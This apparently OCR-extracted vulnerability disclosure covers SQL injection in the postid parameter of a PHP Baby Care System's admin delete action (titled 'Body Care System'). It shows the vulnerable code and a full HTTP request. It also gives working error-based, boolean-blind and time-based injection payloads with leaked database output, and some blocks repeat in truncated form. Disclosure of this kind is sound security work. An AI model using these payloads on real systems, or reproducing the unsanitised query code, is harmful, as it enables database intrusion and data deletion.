
Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/posts.php&action=delete




```
if(isset($_GET['action'])){
    $action = $_GET['action'];
    $postid = $_GET['postid'];

    if($action == 'delete'){
        $image = $_GET['image'];

        $delquery = "DELETE FROM tb_post WHERE id ='$postid'";
        $delData = $db->delete($delquery);
        if($delData){
            if($_GET['image']){
                unlink("assets/img/portfolio/".$_GET['image']);
            }
```

Vulnerability location: /BabyCare/admin.php?id=posts&action=delete&postid=7&image= //postid is Injection point

[+]Payload: /BabyCare/admin.php?id=posts&action=delete&postid=7%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+&image= //postid is Injection point

```
GET /BabyCare/admin.php?id=posts&action=delete&postid=7%27%20and%20updatexml(1,conca
Host: 192.168.1.19
```


```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=v8g2iaa0tsnt5b01btt83eb7qo
Connection: close
```



```
GET
/BabyCare/admin.php?id=posts&action=de
lete&postid=7%27%20and%20updatexml(1,c
oncat(0x7e,(select%20database()),0x7e)
,2)--+&image= HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Accept:
text/html,application/xhtml+xml,applic
ation/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signe
```

```
href="admin.php?id=posts">Posts</a></
li><br/>


                            </ul>


</div><!--/.nav-collapse -->
                     </div>
                </div>

                <!-- body section
for admin index -->
                <div
class="col-lg-10 adminrightsection">
XPATH syntax error:
'~sourcecodester_babycare~'57
```

```
---
Parameter: postid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=posts&action=delete&postid=7' RLIKE (SELECT (CASE WHEN (3209=3209) T

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=posts&action=delete&postid=7' AND EXTRACTVALUE(7032,CONCAT(0x5c,0x71

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&action=delete&postid=7' AND (SELECT 3278 FROM (SELECT(SLEEP(5)
--
```



```
---
Parameter: postid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=posts&action=delete&postid=7' RLIKE (SELECT (CASE WHEN (3209=3209) THEN 7 ELSE 0x28 END))-- pges&image=

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=posts&action=delete&postid=7' AND EXTRACTVALUE(7032,CONCAT(0x5c,0x7170767071,(SELECT (ELT(7032=7032,1))),0x7171787171))-- OvNm&image=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&action=delete&postid=7' AND (SELECT 3278 FROM (SELECT(SLEEP(5)))KhCO)-- EGcS&image=
---
```